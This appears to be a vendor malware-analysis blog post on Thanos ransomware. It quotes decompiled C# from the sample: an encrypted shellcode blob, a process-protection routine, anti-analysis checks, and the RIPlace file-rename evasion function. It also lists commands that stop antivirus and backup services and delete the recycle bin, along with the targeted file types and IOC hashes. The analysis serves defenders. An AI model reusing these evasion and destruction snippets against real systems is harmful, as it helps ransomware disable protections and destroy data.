

Thanos Ransomware Evading Anti-ransomware Protection With RIPlace Tactic

By Priyanka Shinde

Published: 2020-11-18 · Archived: 2026-04-05 18:02:03 UTC

Ransomware has come a long way in cyberspace by continuous improvement in its techniques and tactics in encrypting system files. Over the years ransomware has improvised itself by moving from PE to non-PE and standalone payloads, by using different compilers and complex packers. To deal with such variations, behaviour-based detection and Anti-ransomware solutions plays a vital role as the activity of the ransomware is targeted which no one can avoid.

Ransomware authors have now started injecting their malicious payloads into Windows genuine system processes, which are usually white-listed, encrypting the files by bypassing security solutions — they have always been found hunting for vulnerable apertures and abusing them the moment it gets publicly exposed.

Recently, we observed a similar strain of ransomware (named as Thanos Ransomware) trying to evade traditional Anti-Ransomware solutions by implementing different techniques which include process injection and the latest **RIPlace** tactic.

Last year researchers at Nyotron had furnished [proof of concept \(POC\)](#) of RIPlace tactic that can potentially encrypt files without getting identified by the anti-ransomware or [Endpoint Detection and Response \(EDR\) solutions](#).

Technical Analysis

The Thanos Ransomware has been found to use multiple features, in an attempt to bypass Anti-Virus (AV) products.

The Infection Vector is not clear yet but there is a [PowerShell](#) script that contains another double Base64 encoded PowerShell which contains inline C# code. The first script executes the embedded PowerShell script and creates processes of “**notepad**” in hidden mode. The C# code present in the second script is basically taken from the Urban Bishop code of the Sharp-Suite framework present on Github. The PID of the notepad processes created is passed to this C# code as the argument. After this, the script is distributed laterally to all the machines connected in the network.


```

public static SC_DATA ReadShellcode()
{
    SC_DATA scd = new SC_DATA();
    try
    {
        string code =
            "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#0324fYbncXXkGjtb0Jy6JEr1rPfcZT5MWF1w51pF7jxacoWjE1Fk1ag50tERvmUv2LqaZGRHzxvzDrUn/2hGczvM0se/pC
            v2+vtYq1/XcuvrXh4y8ZgT8NwXfF24F/Q1481tu7FAtGassfBmMy58b1XYG130mmG/Vtc2L+6zedm155EnrV0Ltc2BfDz2p8z1q4bZg/8ycQfDPnUTLk1wXJggU4p3X8XLIIFn69DwXK66SK8QInXaR54
            7zr4m2saS0mYUQVv-r5ts+P2y1WwLo/Kt/a2Degm021H4Dix+af0LSRbW08nL24MSN3Jhrcfde0Dv0uAr1ZcF+3850Kf1Ag0LcfYvVpdeas8yEz2E5eFdfIB03MwXcXhInQL50yJshR8
            s51P6517GwPDPDjTdnqV01BRhezFwe3ekzvgzgt44Q08fC+4cdeFz8w08pZk1J2rh5/mfPwR03z8qM7P7UmlnKnQb10N1Mw8qdd3MPPe1GqGdx4Q3BjU41YK0YpWbLAs5R0zUjYR55gde8pR06
            Aaz11H6xmsE/C1m1C0051K5w2Cf2951Ty2qKsYf58V2x7Ude2N/czPa1wEX0jcnHhXm15smoffV10DHK1EYfnzj28M10N7dcYHG3joc80HAsY7E0ZAAyXhblzVUDNQ5yDmAXAnt8r5Zdox8XD6
            rcjK1W8dd0ygaTjFvcdtWkVqvSHCYnhIacw81Xwo2Cb+0Q2eEh7ndC8o1z6484T/fkQdLafj0w4Rjhr4R06vxpS+017z/XgVRGpVP6XTub/try2Gr21tPgeC0Rv72Zu15u/vEufJMSAEAppH6G2
            2zUCJHEHf2gUICV0771S0Hf66yJr8/0RMe1W15+3Do7oe5m8vFvXcTn4jvqvY5M1rH0kQmMSP8pr+ttXQ0/N1J/f/QSL1N0tP2g5jmxztvM2Co7G098CnHCGsExJ1Aurjny0C5uT8000p11CV4xj
            z2H304am0AmMH01DFrs3/RCK1sC/w0557aL9IGu/edV3xLUH5Ew22agHJr39vtN1G1IQ0+FF5DNxcccRk3JuLU+Ts39HE7p7vPMs5Mc+80NnXuwMChRPPEsXbd+1Vpxd1hU1ZONGezJagc85nsY1yl57T
            FP20JfWigabFydnMH8+py6nJ2jcxwNL10X6IR5A5GsdUz+2RfTyPz+zx5Rj81dTfCM83+rDfs/DEKH50UR8bHXcBovCmvtVrZxDSi3+qITygvuICTFPK2sYD5Sug+HRJjBqAm3vEw412dP3B361W
    
```

Fig.3 Encrypted shellcode in the C# code

There are different modules in the Thanos framework. Some of the interesting ones being-

1. *AntiKill* – As shown in fig. 4, uses the function named, *IamImmortal()* to make the process immortal by making changes in the process security descriptor.

```

// Complex.AntiKill
// Token: 0x00000048 RID: 72 RVA: 0x0000843C File Offset: 0x0000663C
public void IamImmortal()
{
    IntPtr currentProcess = AntiKill.GetCurrentProcess();
    RawSecurityDescriptor processSecurityDescriptor = this.GetProcessSecurityDescriptor(currentProcess);
    processSecurityDescriptor.DiscretionaryAcl.InsertAce(0, new CommonAce(AceFlags.None, AceQualifier.AccessDenied, 2035711, new SecurityIdentifier(Well
    this.SetProcessSecurityDescriptor(currentProcess, processSecurityDescriptor);
}
    
```

Fig.4 AntiKill code in .Net payload

2. *Anti-Analysis* – Used to identify the presence of debugger or virtual environment and if found so, terminating the sample.

```

// Token: 0x00000024 RID: 42 RVA: 0x00006E00 File Offset: 0x000050C0
public static void RunAntiAnalysis()
{
    if (Anti_Analysis.DetectManuFacter() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
    {
        Process.GetCurrentProcess().Kill();
    }
    Environment.FailFast(null);
}
    
```

Fig.5 Anti-analysis code in .Net payload

3. *Anti-Sniffer* – Stops following processes that are usually used for analysis-

<i>http analyzer stand-alone</i>	<i>NetworkTrafficView</i>	<i>dnspy-x86</i>	<i>CFF Explorer</i>
<i>fiddler</i>	<i>HTTPNetworkSniffer</i>	<i>de4dot</i>	<i>PEiD</i>
<i>effetech http sniffer</i>	<i>tcpdump</i>	<i>ilspy</i>	<i>protection_id</i>
<i>firesheep</i>	<i>interceptor</i>	<i>dotpeek</i>	<i>LordPE</i>
<i>IEWatch Professional</i>	<i>Interceptor-NG</i>	<i>dotpeek64</i>	<i>pe-sieve</i>
<i>dumpcap</i>	<i>ollydbg</i>	<i>ida64</i>	<i>MegaDumper</i>
<i>wireshark</i>	<i>x64dbg</i>	<i>procexp</i>	<i>UnConfuserEx</i>
<i>wireshark portable</i>	<i>x32dbg</i>	<i>procexp64</i>	<i>Universal_Fixer</i>
<i>sysinternals tcpview</i>	<i>dnspy</i>	<i>RDG Packer Detector</i>	<i>NoFuserEx</i>
<i>NetworkMiner</i>			

4. *AwakeMe* – Responsible for implementing Wake-on-LAN. (A detailed description of Wake-on-LAN can be found [in our earlier blog](#))

5. *Encryptions* – Contains all the encryption-related functions like AES-CBC encryption, decryption, reading data from files, writing data to files.

6. *CryptographyHelper* – RSA encryption implemented.

7. *NetworkSpreading* – Downloads an application of Power Admin i.e *exe* (this allows to execute Windows program on a remote machine) and executes the current sample on remote machines.

8. *MutexHelper* – It checks for the presence of below mutex to check whether the sample has already been executed on the system –

“Global\3747bdf-0ef0-42d8-9234-70d68801f407”

9. *ProcessCritical* – Checks whether the process is running with admin privileges.

10. *RIP* – Implementation of RIPlace tactic which is discussed later.

11. *Shortcut* – Creates shortcut at Startup folder with the target filename as the ransom note kept at the %Temp% folder.

12. *WakeOnLan* – Implements Wake-on-LAN by taking IP addresses of all the machines connected to the current machine.

The inclusion of such different modules varies in different samples.

Utmost precaution is taken and so it tries to hide the following processes-

Taskmgr

taskmgr

ProcessHacker

procexp

The self-copy is also dropped at StartupFolder — it also tries to stop various services related to different AVs, running on the system by *net.exe*, using the commands shown in fig.6-

```
stop sophos /y
stop avpsus /y
stop McAfeeDLPAgentService /y
stop mfewc /y
stop BMR Boot Service /y
stop NetBackup BMR MTFTP Service /y
stop DefWatch /y
stop ccEvtMgr /y
stop ccSetMgr /y
stop SavRoam /y
stop RTVscan /y
stop QBFCService /y
stop QBIDPService /y
stop Intuit.QuickBooks.FCS /y
stop QBCFMonitorService /y
stop YooBackup /y
stop YooIT /y
stop zhudongfangyu /y
stop stc_raw_agent /y
stop VSNAPVSS /y
stop VeeamTransportSvc /y
stop VeeamDeploymentService /y
stop VeeamNFSSvc /y
stop veeam /y
stop PDVFSService /y
stop BackupExecVSSProvider /y
```

Fig.6 Tries to stop different services

It further deletes the shadow copy using *vssadmin.exe*, deletes all the backup files present on different drives, including the recycle bin using

```
cmd.exe /c rd /s /q %SYSTEMDRIVE%\\$Recycle.bin
```

Encryption

The files are encrypted and the filename is appended with the extension **‘.locked’**. The encryption is performed only for the files with the extensions given below-

bco, one, dat, txt, vib, vbm, vbk, jpeg, gif, lst, tbl, cdx, log, fpt, jpg, png, php, cs, cpp, rar, zip, html, htm, xlsx, xls, avi, mp4, ppt, doc, docx, sxi, sxw, odt, hwp, tar, bz2, mkv, eml, msg, ost, pst, edb, sql, accdb, mdb, dbf, odb, myd, php, java, cpp, pas, asm, key, pfx, pem, p12, csr, gpg, aes, vsd, odg, raw, nef, svg, psd, vmx, vmdk, vdi, lay6, sqlite3, sqllitedb, accdb, java, class, mpeg, djvu, tiff, backup, pdf, cert, docm, xlsx, dwg, bak, qbw, nd, tlg, lgb, pptx, mov, xdw, ods, wav, mp3, aiff, flac, m4a, csv, sql, ora, mdf, ldf, ndf, dtsx, rdl, dim, mrimg, qbb, rtf, 7z




Fig.7 Encrypted files

The files are decrypted with AES-CBC and the key used in encryption is then encrypted with RSA and is appended in the Ransom note (as shown in Fig.8). The complete file is encrypted if the file size is less than 10MB, otherwise, only file data up to the size of 10MB is encrypted.




Fig.8 Ransom Note

But the most important and a novel technique used by Thanos to evade anti-ransomware solutions is the **RIPlace** tactic that assets Microsoft Windows file *Rename* functionality! It helps the ransomware to hide from modern anti-ransomware solutions.

In this technique, a malware can call *DefineDosDevice*, a genuine function that creates a symlink and can give an arbitrary name (for example, 'Resolve' in this case) to the target/destination file path. When we make a call to *rename* function, the filter driver fails to parse the destination path in the callback function when using the common routine *FltGetDestinationFileNameInformation*. So, instead of returning the new path, it returns an error, however, the *Rename* call gets succeeded.

```
// Token: 0x06000071 RID: 113 RVA: 0x00009A00 File Offset: 0x00007C00
private static bool RipIt(string sourceFilePath, string destinationFilePath)
{
    bool result;
    try
    {
        if (!RIP.DefineDosDevice(1u, "Resolve", "\\??\\" + destinationFilePath))
        {
            result = false;
            return result;
        }
        if (!Program.MoveFileExW(sourceFilePath, "\\?.\\Resolve", 9u))
        {
            result = false;
            return result;
        }
    }
    catch
    {
        result = false;
        return result;
    }
    result = true;
    return result;
}
```





Fig.9 RIPlace Tactic

Along with this, taking it further, Thanos may attempt to overwrite the MBR, trying to display the below message-



Conclusion

There have been several techniques used by ransomware families to evade the AV products earlier, increasing the complexity, the speed of their operations, termination of the analysis tools, but this time it has become more advanced, challenging for anti-ransomware technologies. The use of almost all the possible anti-analysis

techniques and then hiding the new extensions of the encrypted files from the anti-ransomware solutions makes the task much more difficult.

IOCs:

7BDD4B25E222B74E8F0DB54FCFC3C9EB

AF0E33CF527B9C678A49D22801A4F5DC

A15352BADB11DD0E072B265984878A1C

BE60E389A0108B2871DFF12DFBB542AC

98880A1C245FBA3BAE21AC830ED9254E

E01E11DCA5E8B08FC8231B1CB6E2048C

Source: <https://www.seqrите.com/blog/thanos-ransomware-evading-anti-ransomware-protection-with-riplace-tactic/>